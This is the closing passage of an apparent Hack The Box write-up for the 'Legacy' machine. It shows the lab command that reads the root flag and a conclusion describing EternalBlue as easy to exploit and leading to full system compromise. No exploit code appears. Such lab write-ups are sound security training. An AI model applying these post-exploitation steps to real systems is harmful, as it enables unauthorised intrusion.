
Ready to read the flag with type root.txt.

14. Capturing the Root Flag

type root.txt



I successfully pwned Legacy on Hack The Box and captured both the user and root flags



Conclusion

The EternalBlue vulnerability is a very common Windows issue that has affected a large number of systems over the years, it is particularly dangerous as it is extremely easy to exploit and pretty much always results in a full system compromise.